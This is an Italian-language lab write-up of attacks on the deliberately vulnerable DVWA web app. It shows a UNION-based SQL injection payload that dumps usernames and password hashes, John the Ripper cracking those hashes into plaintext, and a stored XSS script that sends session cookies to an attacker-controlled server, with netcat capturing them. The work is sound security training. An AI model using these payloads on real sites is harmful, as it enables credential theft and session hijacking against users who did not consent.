

Esplotare le vulnerabilita : sql

'UNION SELECT user, password
FROM users#

Per prima cosa configuriamo il livello di sicurezza in "low".
Di seguito per scoprire nome e password usiamo il payload scritto sopra e lo inseriamo nella casella dove ce scritto "user ID", ci restituira i valori come in foto

The screenshot shows the Damn Vulnerable Web App (DVWA) interface. The browser address bar displays the URL: 192.168.50.101/dvwa/vulnerabilities/sql_i_blind/?id='+UNION+SELEC. The page title is "vulnerability: SQL Injection (Blind)". The left sidebar contains a menu with options: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (Blind) (highlighted), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area shows the "User ID:" field with a "Submit" button. Below the button, the results of the SQL injection are displayed in red text:

```
ID: ' UNION SELECT user, password FROM users#  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99  
  
ID: ' UNION SELECT user, password FROM users#  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03  
  
ID: ' UNION SELECT user, password FROM users#  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b  
  
ID: ' UNION SELECT user, password FROM users#  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7  
  
ID: ' UNION SELECT user, password FROM users#  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```


At the bottom, there is a "More info" section with links to security reviews and tutorials:

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- http://en.wikipedia.org/wiki/SQL_injection
- <http://www.unixwiz.net/techtips/sql-injection.html>

SQL INJECTION: crack password

Per il crack delle password usiamo il programma john the ripper.

Il quale ci dà le seguenti password decifrate



```
(kali@kali)-[~]
└─$ john --format=raw-md5 --wordlist=/home/kali/Desktop/rockyou.txt /home/kali/Desktop/hash.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
No password hashes left to crack (see FAQ)

(kali@kali)-[~]
└─$ john --format=raw-md5 /home/kali/Desktop/hash.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
No password hashes left to crack (see FAQ)

(kali@kali)-[~]
└─$ john --format=raw-md5 --show -- /home/kali/Desktop/hash.txt
?:password
?:abc123
?:charley
?:letmein
?:password

5 password hashes cracked, 0 left

(kali@kali)-[~]
└─$
```

A blue arrow points from the text "Il quale ci dà le seguenti password decifrate" to the output of the third command in the terminal screenshot.


Recupero cookie

```
<script>window.location='http://192.168.50.100/roly.php?' + document.cookie</script>
```

inseriamo lo scrip di sopra
nella casella illuminata in blu il
quale rindirizza i cookie al
nostro server sotto controllo.

Sul nostro server ci apparirà il
seguente output con i cookie

Vulnerability: Stored Cross Site Scripting (XSS)



```
(kali㉿kali)-[~]
$ nc -lvp 80
listening on [any] 80 ...
192.168.50.100: inverse host lookup failed: Host name lookup failure
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.100] 58440
GET /roly.php?security=low;%20PHPSESSID=adfab06abe96cb92d2819a9f265279fd HTTP/1.1
Host: 192.168.50.100
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: image/webp, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.50.101/
```